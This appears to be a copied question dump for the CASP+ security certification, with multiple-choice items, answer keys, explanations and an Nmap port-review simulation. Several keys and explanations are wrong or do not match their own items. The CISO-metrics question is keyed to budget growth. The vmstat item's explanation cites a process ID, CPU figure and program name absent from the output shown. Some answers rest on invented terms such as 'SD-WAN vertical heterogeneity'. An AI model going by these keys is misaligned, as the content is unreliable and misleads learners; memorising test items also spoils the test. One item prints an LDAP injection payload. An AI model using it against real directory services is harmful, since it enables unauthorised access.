24/Oct/2020 11:24:35 +05:00 - 192.168.2.12 - root path. Begin processing

Database server logs
24/Oct/2020 11:24:34 +05:00 [Warning] 'option read_buffer_size' unassigned value 0 adjusted to 2048
24/Oct/2020 11:24:35 +05:00 [Warning] CA certificate ca.pem is self signed.
```
Which of the following should the auditor recommend to ensure future incidents can be traced back to the sources?

A. Enable the x-Forwarded-For header al the load balancer.
B. Install a software-based HIDS on the application servers.
C. Install a certificate signed by a trusted CA.
D. Use stored procedures on the database server.
E. Store the value of the $_server (' REMOTE_ADDR '] received by the web servers.

Answer: C

NEW QUESTION 213
A security analyst discovered that the company's WAF was not properly configured. The main web server was breached, and the following payload was found in one of the
malicious requests:

```
(&(objectClass=*)(objectClass=*))(&(objectClass=void)(type=admin))
```

Which of the following would BEST mitigate this vulnerability?

A. Network intrusion prevention
B. Data encoding
C. Input validation
D. CAPTCHA

Answer: C

NEW QUESTION 218
The goal of a Chief information Security Officer (CISO) providing up-to-date metrics to a bank's risk committee is to ensure:

A. Budgeting for cybersecurity increases year over year.
B. The committee knows how much work is being done.
C. Business units are responsible for their own mitigation.
D. The bank is aware of the status of cybersecurity risks

Answer: A

NEW QUESTION 220
A high-severity vulnerability was found on a web application and introduced to the enterprise. The vulnerability could allow an unauthorized user to utilize an open-source library to view privileged user information. The enterprise is unwilling to accept the risk, but the developers cannot fix the issue right away.
Which of the following should be implemented to reduce the risk to an acceptable level until the issue can be fixed?

A. Scan the code with a static code analyzer, change privileged user passwords, and provide security training.
B. Change privileged usernames, review the OS logs, and deploy hardware tokens.
C. Implement MFA, review the application logs, and deploy a WAF.
D. Deploy a VPN, configure an official open-source library repository, and perform a full application review for vulnerabilities.

Answer: C

Explanation:
Reference: https://www.microfocus.com/en-us/what-is/sast
Implementing MFA can add an extra layer of security to protect against unauthorized access if the vulnerability is exploited. Reviewing the application logs can help identify if any attempts have been made to exploit the vulnerability, and deploying a WAF can help block any attempts to exploit the vulnerability. While the other options may provide some level of security, they may not directly address the vulnerability and may not reduce the risk to an acceptable level.

NEW QUESTION 221
An organization recently started processing, transmitting, and storing its customers' credit card information. Within a week of doing so, the organization suffered a massive breach that resulted in the exposure of the customers' information.
Which of the following provides the BEST guidance for protecting such information while it is at rest and in transit?

A. NIST
B. GDPR
C. PCI DSS
D. ISO

Answer: C

Explanation:
PCI DSS (Payment Card Industry Data Security Standard) is a standard that provides the best guidance for protecting credit card information while it is at rest and in transit. PCI DSS is a standard that defines the security requirements and best practices for organizations that process, store, or transmit credit card information, such as merchants, service providers, or acquirers. PCI DSS aims to protect the confidentiality, integrity, and availability of credit card information and prevent fraud or identity theft. NIST (National Institute of Standards and Technology) is not a standard that provides the best guidance for protecting credit card information, but an agency that develops standards, guidelines, and recommendations for various fields of science and technology, including cybersecurity. GDPR (General Data Protection Regulation) is not a standard that provides the best guidance for protecting credit card information, but a regulation that defines the data protection and privacy rights and obligations for individuals and organizations in the European Union or the European Economic Area. ISO (International Organization for Standardization) is not a standard that provides the best guidance for protecting credit card information, but an organization that develops standards for various fields of science and technology, including information security. Verified References: https://www.comptia.org/blog/what-is-pci-dss https://partners.comptia.org/docs/default- source/resources/casp-content-guide

NEW QUESTION 222
A company is looking at sending historical backups containing customer PII to a cloud service provider to save on storage costs. Which of the following is the MOST important consideration before making this decision?

A. Availability
B. Data sovereignty
C. Geography
D. Vendor lock-in

Answer: B

NEW QUESTION 225
A security architect needs to implement a CASB solution for an organization with a highly distributed remote workforce. One Of the requirements for the implementation includes the capability to discover SaaS applications and block access to those that are unapproved or identified as risky. Which of the following would BEST achieve this objective?

A. Deploy endpoint agents that monitor local web traffic to enforce DLP and encryption policies.
B. Implement cloud infrastructure to proxy all user web traffic to enforce DI-P and encryption policies.
C. Implement cloud infrastructure to proxy all user web traffic and control access according to centralized policy.
D. Deploy endpoint agents that monitor local web traffic and control access according to centralized policy.

Answer: C

Explanation:

The best way to achieve the objective of discovering SaaS applications and blocking access to unapproved or identified as risky ones is to implement cloud infrastructure to proxy all user web traffic and control access according to centralized policy (C). This solution would allow the security architect to inspect all web traffic and enforce access control policies centrally. This solution also allows the security architect to detect and block risky SaaS applications.
Reference: CompTIA Advanced Security Practitioner (CASP+) Study Guide: Chapter 1:
Network Security Architecture and Design, Section 1.3: Cloud Security.

NEW QUESTION 226
While investigating a security event, an analyst finds evidence that a user opened an email attachment from an unknown source. Shortly after the user opened the attachment, a group of servers experienced a large amount of network and resource activity. Upon investigating the servers, the analyst discovers the servers were encrypted by ransomware that is demanding payment within 48 hours or all data will be destroyed. The company has no response plans for ransomware. Which of the following is the NEXT step the analyst should take after reporting the incident to the management team?

A. Pay the ransom within 48 hours.
B. Isolate the servers to prevent the spread.
C. Notify law enforcement.
D. Request that the affected servers be restored immediately.

Answer: B

Explanation:
Isolating the servers is the best immediate action to take after reporting the incident to the management team, as it can limit the damage and contain the ransomware infection. Paying the ransom is not advisable, as it does not guarantee the recovery of the data and may encourage further attacks. Notifying law enforcement is a possible step, but not the next one after reporting. Requesting that the affected servers be restored immediately may not be feasible or effective, as it depends on the availability and integrity of backups, and it does not address the root cause of the attack. Verified References:
https://www.comptia.org/blog/what-is-ransomware-and-how-to-protect-yourself https://www.comptia.org/certifications/comptia-advanced-security-practitioner

NEW QUESTION 228
A review of the past year's attack patterns shows that attackers stopped reconnaissance after finding a susceptible system to compromise. The company would like to find a way to use this information to protect the environment while still gaining valuable attack information.
Which of the following would be BEST for the company to implement?

A. A WAF
B. An IDS
C. A SIEM
D. A honeypot

Answer: D

Explanation:
Reference: https://www.kaspersky.com/resource-center/threats/what-is-a-honeypot

NEW QUESTION 229
A business wants to migrate its workloads from an exclusively on-premises IT infrastructure to the cloud but cannot implement all the required controls. Which of the following BEST describes the risk associated with this implementation?

A. Loss of governance
B. Vendor lockout
C. Compliance risk
D. Vendor lock-in

Answer: C

NEW QUESTION 234
An organization requires a contractual document that includes
• An overview of what is covered
• Goals and objectives
• Performance metrics for each party
• A review of how the agreement is managed by all parties
Which of the following BEST describes this type of contractual document?

A. SLA
B. BAA
C. NDA
D. ISA

Answer: A

Explanation:
A Service Level Agreement is a contract between a service provider and a customer that outlines the level of services to be provided, the metrics by which those services will be measured, and how the agreement will be managed by both parties. SLAs also include provisions for dispute resolution and for the termination of the agreement.
Reference: CompTIA Advanced Security Practitioner (CASP+) Study Guide: Chapter 5:
Security Testing, Section 5.7: Service Level Agreements.

NEW QUESTION 237
FILL IN THE BLANK
SIMULATION
You are a security analyst tasked with interpreting an Nmap scan output from company's privileged network.

The company's hardening guidelines indicate the following: There should be one primary server or service per device. Only default ports should be used. Non-secure protocols should be disabled.

INSTRUCTIONS

Using the Nmap output, identify the devices on the network and their roles, and any open ports that should be closed.

For each device found by Nmap, add a device entry to the Devices Discovered list, with the following information:

The IP address of the device

The primary server or service of the device (Note that each IP should by associated with one service/port only)

The protocol(s) that should be disabled based on the hardening guidelines (Note that multiple ports may need to be closed to comply with the hardening guidelines)

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

```
⊙  NMAP Scan Output

Nmap scan report for 10.1.45.65
Host is up (0.015s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE   VERSION
22/tcp    open  ssh       CrushFTP sftpd (protocol 2.0)
8080/tcp  open  http      CrushFTP web interface
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: general purpose
Running: Microsoft Windows 7|2008
OS CPE: cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008:r2
OS details: Microsoft Windows 7 SP1 or Windows Server 2008 R2

Nmap scan report for 10.1.45.66
Host is up (0.016s latency).
Not shown: 998 closed ports
PORT      STATE   SERVICE     VERSION
25/tcp    closed  smtp        Barracuda Networks Spam Firewall smtpd
415/tcp   open    ssl/smtp smtpd
587/tcp   open    ssl/smtp smtpd
443/tcp   open    ssl/http Microsoft IIS httpd 7.5
Aggressive OS guesses: Linux 3.16 (90%), OpenWrt Chaos Calmer 15.05 (Linux 3.18)
or Designated Driver (Linux 4.1 or 4.4) (89%), OpenWrt Kamikaze 7.09 (Linux 2.6.22)
(88%), Linux 4.5 (88%), Asus RT-AC66U router (Linux 2.6) (88%), Linux 3.16 - 4.6
(88%), OpenWrt 0.9 - 7.09 (Linux 2.4.30 - 2.4.34) (87%), OpenWrt White Russian 0.9
(Linux 2.4.30) (87%), Asus RT-N16 WAP (Linux 2.6) (87%), Asus RT-N66U WAP (Linux
2.6) (87%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: barracuda.pnp.root; CPE:
cpe:/h:barracudanetworks:spam_%26_virus_firewall_600:-

Nmap scan report for 10.1.45.67
Host is up (0.026s latency).
Not shown: 991 filtered ports
PORT      STATE   SERVICE   VERSION
20/tcp    closed  ftp-data
21/tcp    open    ftp       FileZilla ftpd 0.9.39 beta
22/tcp    closed  ssh
80/tcp    open    http      Microsoft IIS httpd 7.5
443/tcp   open    ssl/http Microsoft IIS httpd 7.5
2001/tcp closed dc
2047/tcp closed dls
2196/tcp closed unknown
6001/tcp closed X11:1
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows Vista|7|2008|8.1 (94%)
OS CPE: cpe:/o:microsoft:windows_vista::sp2 cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_server_2008 cpe:/o:microsoft:windows_8.1:r1
Aggressive OS guesses: Microsoft Windows Vista SP2, Windows 7 SP1, or Windows
Server 2008 (94%), Microsoft Windows Server 2008 R2 (92%), Microsoft Windows
Server 2008 SP2 (90%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (90%),
Microsoft Windows Server 2008 (87%), Microsoft Windows Server 2008 R2 SP1 (86%),
Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (85%),
Microsoft Windows 8.1 R1 (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.1.45.68
Host is up (0.016s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Pure-FTPd
443/tcp   open  ssl/http-proxy SonicWALL SSL-VPN http proxy
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: firewall|general purpose|media device
Running (JUST GUESSING): Linux 3.X|2.6.X (92%), IPCop 2.X (92%), Tiandy
embedded (86%)
OS CPE: cpe:/o:linux:linux_kernel:3.4 cpe:/o:ipcop:ipcop:2 cpe:/o:linux:linux_kernel:3.2
cpe:/o:linux:linux_kernel:2.6.32
Aggressive OS guesses: IPCop 2 firewall (Linux 3.4) (92%), Linux 3.2 (89%), Linux
2.6.32 (87%), Tiandy NVR (86%)
No exact OS matches for host (test conditions non-ideal).
```

Devices Discovered (0)

⊕ Add Device For   [▼]

10.1.45.65
10.1.45.66
10.1.45.67
10.1.45.68

```
NMAP Scan Output

Nmap scan report for 10.1.45.65
Host is up (0.015s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE   VERSION
22/tcp    open  ssh       CrushFTP sftpd (protocol 2.0)
8080/tcp  open  http      CrushFTP web interface
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: general purpose
Running: Microsoft Windows 7|2008
OS CPE: cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008:r2
OS details: Microsoft Windows 7 SP1 or Windows Server 2008 R2

Nmap scan report for 10.1.45.66
Host is up (0.016s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE   VERSION
25/tcp    closed smtp     Barracuda Networks Spam Firewall smtpd
415/tcp   open  ssl/smtp smtpd
587/tcp   open  ssl/smtp smtpd
443/tcp   open  ssl/http Microsoft IIS httpd 7.5
Aggressive OS guesses: Linux 3.16 (90%), OpenWrt Chaos Calmer 15.05 (Linux 3.18)
or Designated Driver (Linux 4.1 or 4.4) (89%), OpenWrt Kamikaze 7.09 (Linux 2.6.22)
(88%), Linux 4.5 (88%), Asus RT-AC66U router (Linux 2.6) (88%), Linux 3.16 - 4.6
(88%), OpenWrt 0.9 - 7.09 (Linux 2.4.30 - 2.4.34) (87%), OpenWrt White Russian 0.9
(Linux 2.4.30) (87%), Asus RT-N16 WAP (Linux 2.6) (87%), Asus RT-N66U WAP (Linux
2.6) (87%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: barracuda.pnp.root; CPE:
cpe:/h:barracudanetworks:spam_%26_virus_firewall_600:-

Nmap scan report for 10.1.45.67
Host is up (0.026s latency).
Not shown: 991 filtered ports
PORT      STATE  SERVICE  VERSION
20/tcp    closed ftp-data
21/tcp    open   ftp      FileZilla ftpd 0.9.39 beta
22/tcp    closed ssh
80/tcp    open   http     Microsoft IIS httpd 7.5
443/tcp   open   ssl/http Microsoft IIS httpd 7.5
2001/tcp  closed dc
2047/tcp  closed dls
2196/tcp  closed unknown
6001/tcp  closed X11:1
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows Vista|7|2008|8.1 (94%)
OS CPE: cpe:/o:microsoft:windows_vista::sp2 cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_server_2008 cpe:/o:microsoft:windows_8.1:r1
Aggressive OS guesses: Microsoft Windows Vista SP2, Windows 7 SP1, or Windows
Server 2008 (94%), Microsoft Windows Server 2008 R2 (92%), Microsoft Windows
Server 2008 SP2 (90%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (90%),
Microsoft Windows Server 2008 (87%), Microsoft Windows Server 2008 R2 SP1 (86%),
Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (85%),
Microsoft Windows 8.1 R1 (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.1.45.68
Host is up (0.016s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Pure-FTPd
443/tcp   open  ssl/http-proxy SonicWALL SSL-VPN http proxy
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: firewall|general purpose|media device
Running (JUST GUESSING): Linux 3.X|2.6.X (92%), IPCop 2.X (92%), Tiandy
embedded (86%)
OS CPE: cpe:/o:linux:linux_kernel:3.4 cpe:/o:ipcop:ipcop:2 cpe:/o:linux:linux_kernel:3.2
cpe:/o:linux:linux_kernel:2.6.32
Aggressive OS guesses: IPCop 2 firewall (Linux 3.4) (92%), Linux 3.2 (89%), Linux
2.6.32 (87%), Tiandy NVR (86%)
No exact OS matches for host (test conditions non-ideal).
```

Devices Discovered (1)

⊕ Add Device For   10.1.45.66 ▼

IP Address   10.1.45.65   ⊗

Role   ▼

- SFTP Server
- Email Server
- FTP Server
- UTM Appliance
- Web Server
- Database Server
- AD Server

Disable Protocols
- ☐ 20/tcp
- ☐ 21/tcp
- ☐ 22/tcp
- ☐ 25/tcp
- ☐ 80/tcp
- ☐ 415/tcp
- ☐ 443/tcp
- ☐ 8080/tcp

A. Mastered
B. Not Mastered

Answer: A

Explanation:
* 10.1.45.65 SFTP Server Disable 8080
* 10.1.45.66 Email Server Disable 415 and 443
* 10.1.45.67 Web Server Disable 21, 80
* 10.1.45.68 UTM Appliance Disable 21

NEW QUESTION 239
Which of the following are risks associated with vendor lock-in? (Choose two.)

A. The client can seamlessly move data.
B. The vendor can change product offerings.
C. The client receives a sufficient level of service.
D. The client experiences decreased quality of service.
E. The client can leverage a multicloud approach.
F. The client experiences increased interoperability.

Answer: BD

Explanation:
 Reference: https://www.cloudflare.com/learning/cloud/what-is-vendor-lock-
in/#:~:text=Vendor%20lock%2Din%20can%20become,may%20involve%20reformatting%2 0the%20data
Vendor lock-in is a situation where a client becomes dependent on a vendor for products or services and cannot easily switch to another vendor without substantial costs or inconvenience. Some of the risks associated with vendor lock-in are that the vendor can change product offerings, such as by discontinuing or modifying features, increasing prices, or reducing support, and that the client experiences decreased quality of service, such as by having poor performance, reliability, or security. These risks could affect the client's business operations, satisfaction, or competitiveness. The client can seamlessly move data, the client receives a

sufficient level of service, and the client can leverage a multicloud approach are not risks associated with vendor lock-in, but potential benefits of avoiding vendor lock-in. Verified References: https://www.comptia.org/blog/what-is-vendor- lock-in https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION 240
Which of the following is the MOST important cloud-specific risk from the CSP's viewpoint?

A. Isolation control failure
B. Management plane breach
C. Insecure data deletion
D. Resource exhaustion

Answer: B

NEW QUESTION 241
A company undergoing digital transformation is reviewing the resiliency of a CSP and is concerned about meeting SLA requirements in the event of a CSP incident.
Which of the following would be BEST to proceed with the transformation?

A. An on-premises solution as a backup
B. A load balancer with a round-robin configuration
C. A multicloud provider solution
D. An active-active solution within the same tenant

Answer: C

Explanation:
 A multicloud provider solution is the best option for proceeding with the digital transformation while ensuring SLA (service level agreement) requirements in the event of a CSP (cloud service provider) incident. A multicloud provider solution is a strategy that involves using multiple CSPs for different cloud services or applications, such as infrastructure, platform, or software as a service. A multicloud provider solution can provide resiliency, redundancy, and availability for cloud services or applications, as it can distribute the workload and risk across different CSPs and avoid single points of failure or vendor lock-in. An on-premises solution as a backup is not a good option for proceeding with the digital transformation, as it could involve high costs, complexity, or maintenance for maintaining both cloud and on-premises resources, as well as affect the scalability or flexibility of cloud services or applications. A load balancer with a round-robin configuration is not a good option for proceeding with the digital transformation, as it could introduce latency or performance issues for cloud services or applications, as well as not provide sufficient resiliency or redundancy in case of a CSP incident. An active-active solution within the same tenant is not a good option for proceeding with the digital transformation, as it could still be affected by a CSP incident that impacts the entire tenant or region, as well as increase the costs or complexity of managing multiple instances of cloud services or applications. Verified References: https://www.comptia.org/blog/what-is-multicloud https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION 244
A security analyst is concerned that a malicious piece of code was downloaded on a Linux system. After some research, the analyst determines that the suspected piece of code is performing a lot of input/output (I/O) on the disk drive.

```
procs ---------memory-------- ----swap---io-- --system-- -----cpu------
r b swpd free  buff  cache  si so bi      bo        in  cs   us sy id wa st
3 0 0   44712 110052 623096 0  0  304023  30004040  217 883  13 3 83 1  0
1 0 0   44408 110052 623096 0  0  300     200003    88  1446 31 4 65 0  0
0 0 0   44524 110052 623096 0  0  400020  20        84  872  11 2 87 0  0
0 2 0   44516 110052 623096 0  0  10      0         149 142  18 5 77 0  0
0 0 0   44524 110052 623096 0  0  0       0         60  431  14 1 85 0  0
```

Based on the output above, from which of the following process IDs can the analyst begin an investigation?

A. 65
B. 77
C. 83
D. 87

Answer: D

Explanation:
 The process ID 87 can be the starting point for an investigation of a possible buffer overflow attack, as it shows a high percentage of CPU utilization (99.7%) and a suspicious command name (graphic.linux_randomization.prg). A buffer overflow attack is a type of attack that exploits a vulnerability in an application or system that allows an attacker to write data beyond the allocated buffer size, potentially overwriting memory segments and executing malicious code. A high CPU utilization could indicate that the process is performing intensive or abnormal operations, such as a buffer overflow attack. A suspicious command name could indicate that the process is trying to disguise itself or evade detection, such as by mimicking a legitimate program or using random characters. The other process IDs do not show signs of a buffer overflow attack, as they have low CPU utilization and normal command names. Verified References: https://www.comptia.org/blog/what-is-buffer-overflow https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION 246
After a security incident, a network security engineer discovers that a portion of the company's sensitive external traffic has been redirected through a secondary ISP that is not normally used.
Which of the following would BEST secure the routes while allowing the network to function in the event of a single provider failure?

A. Disable BGP and implement a single static route for each internal network.
B. Implement a BGP route reflector.
C. Implement an inbound BGP prefix list.
D. Disable BGP and implement OSPF.

Answer: C

Explanation:
 Defenses against BGP hijacks include IP prefix filtering, meaning IP address announcements are sent and accepted only from a small set of well-defined autonomous systems, and monitoring Internet traffic to identify signs of abnormal traffic flows.

NEW QUESTION 247
An auditor needs to scan documents at rest for sensitive text. These documents contain both text and Images. Which of the following software functionalities must be enabled in the DLP solution for the auditor to be able to fully read these documents? (Select TWO).

A. Document interpolation
B. Regular expression pattern matching
C. Optical character recognition functionality
D. Baseline image matching
E. Advanced rasterization
F. Watermarking

Answer: AC

NEW QUESTION 248
A security manager has written an incident response playbook for insider attacks and is ready to begin testing it. Which of the following should the manager conduct to test the playbook?

A. Automated vulnerability scanning
B. Centralized logging, data analytics, and visualization
C. Threat hunting
D. Threat emulation

Answer: D

Explanation:
Threat emulation is the method that should be used to test an incident response playbook for insider attacks. Threat emulation is a technique that simulates real-world attacks using realistic scenarios, tactics, techniques, and procedures (TTPs) of threat actors. Threat emulation can help evaluate the effectiveness of an incident response plan by testing how well it can detect, respond to, contain, eradicate, recover from, and learn from an attack. References: [CompTIA CASP+ Study Guide, Second Edition, page 461]

NEW QUESTION 253
A local government that is investigating a data exfiltration claim was asked to review the fingerprint of the malicious user's actions. An investigator took a forensic image of the VM an downloaded the image to a secured USB drive to share with the government. Which of the following should be taken into consideration during the process of releasing the drive to the government?

A. Encryption in transit
B. Legal issues
C. Chain of custody
D. Order of volatility
E. Key exchange

Answer: C

NEW QUESTION 258
Due to locality and budget constraints, an organization's satellite office has a lower bandwidth allocation than other offices in the organization. As a result, the local security infrastructure staff is assessing architectural options that will help preserve network bandwidth and increase speed to both internal and external resources while not sacrificing threat visibility.
Which of the following would be the BEST option to implement?

A. Distributed connection allocation
B. Local caching
C. Content delivery network
D. SD-WAN vertical heterogeneity

Answer: D

Explanation:
 SD-WAN (software-defined wide area network) vertical heterogeneity is a technique that can help preserve network bandwidth and increase speed to both internal and external resources while not sacrificing threat visibility. SD-WAN vertical heterogeneity involves using different types of network links (such as broadband, cellular, or satellite) for different types of traffic (such as voice, video, or data) based on their performance and security requirements. This can optimize the network efficiency and reliability, as well as provide granular visibility and control over traffic flows. Distributed connection allocation is not a technique for preserving network bandwidth and increasing speed, but a method for distributing network connections among multiple servers or devices. Local caching is not a technique for preserving network bandwidth and increasing speed, but a method for storing frequently accessed data locally to reduce latency or load times. Content delivery network is not a technique for preserving network bandwidth and increasing speed, but a system of distributed servers that deliver web content to users based on their geographic location. Verified References: https://www.comptia.org/blog/what-is-sd-wan https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION 262
A network architect is designing a new SD-WAN architecture to connect all local sites to a central hub site. The hub is then responsible for redirecting traffic to public cloud and datacenter applications. The SD-WAN routers are managed through a SaaS, and the same security policy is applied to staff whether working in the office or at a remote location. The main requirements are the following:
* 1. The network supports core applications that have 99.99% uptime.
* 2. Configuration updates to the SD-WAN routers can only be initiated from the management service.
* 3. Documents downloaded from websites must be scanned for malware.

Which of the following solutions should the network architect implement to meet the requirements?

A. Reverse proxy, stateful firewalls, and VPNs at the local sites
B. IDSs, WAFs, and forward proxy IDS
C. DoS protection at the hub site, mutual certificate authentication, and cloud proxy
D. IPSs at the hub, Layer 4 firewalls, and DLP

Answer: C

NEW QUESTION 266
A company in the financial sector receives a substantial number of customer transaction requests via email. While doing a root-cause analysis conceding a security breach, the CIRT correlates an unusual spike in port 80 traffic from the IP address of a desktop used by a customer relations employee who has access to several of the compromised accounts. Subsequent antivirus scans of the device do not return an findings, but the CIRT finds undocumented services running on the device. Which of the following controls would reduce the discovery time for similar in the future.

A. Implementing application blacklisting
B. Configuring the mall to quarantine incoming attachment automatically
C. Deploying host-based firewalls and shipping the logs to the SIEM
D. Increasing the cadence for antivirus DAT updates to twice daily

Answer: C

NEW QUESTION 267
A CSP, which wants to compete in the market, has been approaching companies in an attempt to gain business. The CSP is able to provide the same uptime as other CSPs at a markedly reduced cost. Which of the following would be the MOST significant business risk to a company that signs a contract with this CSP?

A. Resource exhaustion
B. Geographic location
C. Control plane breach
D. Vendor lock-in

Answer: A

Explanation:
 Resource exhaustion is a condition that occurs when a system or service runs out of resources, such as memory, CPU, disk space, or bandwidth, and becomes unable to function properly or respond to requests. Resource exhaustion can be caused by high demand, poor design, misconfiguration, or malicious attacks, such as denial-of-service (DoS).
Resource exhaustion would be the most significant business risk to a company that signs a contract with a cloud service provider (CSP) that is able to provide the same uptime as other CSPs at a markedly reduced cost, because this could:
? Indicate that the CSP is oversubscribing or underprovisioning its resources, which
could result in performance degradation, service disruption, or data loss for the company.
? Affect the company's availability, reliability, and scalability requirements, which
could impact its operations, reputation, and customer satisfaction.
? Expose the company to potential security breaches or compliance violations, if the CSP does not implement adequate security controls or measures to prevent or mitigate resource exhaustion.

NEW QUESTION 268
